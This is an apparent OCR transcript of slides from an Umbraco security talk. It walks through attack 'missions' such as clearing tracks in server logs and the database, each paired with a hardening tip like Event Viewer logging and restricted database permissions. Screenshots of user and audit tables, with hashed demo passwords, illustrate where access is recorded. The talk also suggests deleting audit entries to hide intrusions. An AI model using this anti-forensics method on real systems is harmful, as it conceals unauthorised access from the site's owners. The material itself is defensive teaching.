
# Add these lines in your /config/log4net.config

```
<root>
  <priority value="Info"/>
  <appender-ref ref="AsynchronousLog4NetAppender" />
  <appender-ref ref="EventLogAppender" />
</root>

<appender name="EventLogAppender" type="log4net.Appender.EventLogAppender" >
  <applicationName value="My Umbraco website" />
  <layout type="log4net.Layout.PatternLayout">
    <conversionPattern value=" %date [P%property{processId}/D%property{appDomainId}/T%thread] %-5level %logger - %message%newline" />
  </layout>
</appender>

<!-- Security by Jeffrey Schoemaker -->
```

# Windows Event Viewer



# Windows Event Viewer

- **You cannot remove single lines out of the log**
  - Only flush the whole log (and that is suspicious)
- **Automatically copy it to a external server**

# Mission 4.2

- Goal: Remove our presence in the database
- Approach: Clearing every trace we've made with our name on it on the **databaseserver**

Level 4
Clearing our tracks

# More forensics – In the database

- **Access to Umbraco is logged on several places**
  - umbracoUser

| | id | userDisabled | userNoConsole | userName | userLogin | userPassword | passwordConfig |
|---|---|---|---|---|---|---|---|
| 1 | 0 | 0 | 0 | techniek@perplex.nl | techniek@perplex.nl | HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs... | {"hashAlgorithm":"HMA |
| 2 | 1 | 0 | 0 | jeffrey@perplex.nl | jeffrey@perplex.nl | HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs... | {"hashAlgorithm":"HMA |
| 3 | 2 | 0 | 0 | jeffrey2@perplex.nl | jeffrey2@perplex.nl | HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs... | {"hashAlgorithm":"HMA |
| 4 | 3 | 0 | 0 | jeffrey2@perplex.nl | jeffrey2@perplex.nl | HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs... | {"hashAlgorithm":"HMA |
| 5 | 4 | 0 | 0 | jeffrey2@perplex.nl | jeffrey2@perplex.nl | HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs... | {"hashAlgorithm":"HMA |
| 6 | 5 | 0 | 0 | jeffrey3@perplex.nl | jeffrey3@perplex.nl | HuH95A2grAmGQxwg5xlcnA==geb7ile0uxk9lukffzyu/Pqs... | {"hashAlgorithm":"HMA |

# In the database

- **Access to Umbraco is logged on several places**
  - umbracoUserLogin

| | sessionId | userId | loggedInUtc | lastValidatedUtc | loggedOutUtc | ipAddress |
|---|---|---|---|---|---|---|
| 1 | D780810D-4AF5-430A-9E11-0D57254FF729 | 5 | 2018-05-10 12:11:37.857 | 2018-05-10 12:12:57.080 | 2018-05-10 12:13:24.217 | ::1 |
| 2 | 277D126E-41DC-408D-8B91-484D19D4B4A6 | 1 | 2018-05-10 12:07:36.370 | 2018-05-10 12:11:28.407 | 2018-05-10 12:11:29.223 | ::1 |
| 3 | EB4D2A0B-634C-44DA-9C93-608017BB2715 | 0 | 2018-05-10 12:04:07.877 | 2018-05-10 12:07:15.580 | NULL | ::1 |
| 4 | E986F8E3-1265-435C-94B4-6863E24DED67 | 5 | 2018-05-10 12:13:28.943 | 2018-05-10 12:13:28.943 | NULL | ::1 |
| 5 | C6E15B8E-3B29-41A3-92DA-70634503D991 | 5 | 2018-05-10 12:13:38.927 | 2018-05-10 12:28:25.267 | NULL | ::1 |
| 6 | CDB4507C-EAB1-42E9-A454-77EEBA87A4A1 | 5 | 2018-05-10 12:52:16.490 | 2018-05-10 12:54:17.197 | NULL | ::1 |
| 7 | B17825FB-DC61-4BFC-A845-D952D60B4BCC | 8 | 2018-05-10 12:28:26.810 | 2018-05-10 12:36:12.690 | 2018-05-10 12:36:20.883 | ::1 |

# In the database

- **Access to Umbraco is logged on several places**
  - umbracoAudit

Results | Messages

| | id | performingUserId | performingDetails | performingIp | eventDateUtc | affectedUserId | affectedDetails | eventType | eventDetails |
|---|---|---|---|---|---|---|---|---|---|
| 6 | 6 | 1 | User "jeffrey@perplex.nl" <jeffrey@perplex.nl> | ::1 | 2018-05-10 12:11:29.193 | 1 | User "jeffrey@perplex.nl" <jeffrey@perplex.nl> | umbraco/user/sign-in/logout | logout success |
| 7 | 7 | 0 | User "SYSTEM" | ::1 | 2018-05-10 12:11:37.380 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/save | updating LastLoginDate, UpdateDate |
| 8 | 8 | 0 | User "SYSTEM" | ::1 | 2018-05-10 12:11:37.427 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/sign-in/login | login success |
| 9 | 9 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | ::1 | 2018-05-10 12:11:40.497 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/save | updating TourData, UpdateDate |
| 10 | 10 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | ::1 | 2018-05-10 12:13:24.197 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/sign-in/logout | logout success |
| 11 | 11 | 0 | User "SYSTEM" | ::1 | 2018-05-10 12:13:28.790 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/save | updating LastLoginDate, UpdateDate |
| 12 | 12 | 0 | User "SYSTEM" | ::1 | 2018-05-10 12:13:28.883 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/sign-in/login | login success |
| 13 | 13 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | ::1 | 2018-05-10 12:13:38.837 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/save | updating LastLoginDate, UpdateDate |
| 14 | 14 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | ::1 | 2018-05-10 12:13:38.867 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | umbraco/user/sign-in/login | login success |
| 15 | 15 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | ::1 | 2018-05-10 12:28:26.030 | 8 | User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl> | umbraco/user/save | updating LastLoginDate, UpdateDate |
| 16 | 16 | 5 | User "jeffrey3@perplex.nl" <jeffrey3@perplex.nl> | ::1 | 2018-05-10 12:28:26.213 | 8 | User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl> | umbraco/user/sign-in/login | login success |
| 17 | 17 | 8 | User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl> | ::1 | 2018-05-10 12:28:31.593 | 8 | User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl> | umbraco/user/save | updating TourData, UpdateDate |
| 18 | 18 | 8 | User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl> | ::1 | 2018-05-10 12:36:20.587 | 8 | User "jeffrey5@perplex.nl" <jeffrey5@perplex.nl> | umbraco/user/sign-in/logout | logout success |

# But...

- We’ve inserted data into the database before, so we can also delete entries from the Umbraco-database and hide our tracks...

# <!— Hardening tip 9-->



## Restrict database CRUD permissions by default

## Allow Read, Update and Delete only on some tables

# <!— END Hardening tip 9 -- >



**Clearing these tables is a dbo-task, not a website task**


# Mission 4: Accomplished

- Cleared our presence on the **webserver**
- Removed ourselves from the **databaseserver**

Level 4
Clearing our tracks


LEVEL 1

Footprint & Identification




LEVEL 2

Getting into Umbraco




LEVEL 3

Privilege escalation



LEVEL 4

Clearing our tracks

# All hardening tips

- Tip 1: Use IP-whitelisting on the Umbraco-folder
- Tip 2: Rename the Umbraco-folder
- Tip 3: IP-whitelist /config/, /App_Plugins/ and /Umbraco_Client
- Tip 4: Upgrade Umbraco & your plugins
- Tip 5: Compile the packages yourself?
- Tip 6: In production, give read-only permissions on most folders
- Tip 7: Encrypt sensitive data in the database
- Tip 8: Store security related logs in the Event Viewer
- Tip 9: Minimize CRUD-permissions on your database tables

# We have a more secure application!

# <!-- Security -->

“ Don’t outrun the bear,
outrun your friends ”

# Want more?

- **Always check the documentation**
- **Umbraco.com/security**
- **Follow me on Twitter**
  - @jschoemaker1984
- **Umbraco security training or audit?**
  - Drop me an email (jeffrey@perplex.nl)
- **Want to work at Perplex?**
  - Drop me an email (jeffrey@perplex.nl)

# Questions?

Thank you!

# Have a secure day!

Perplex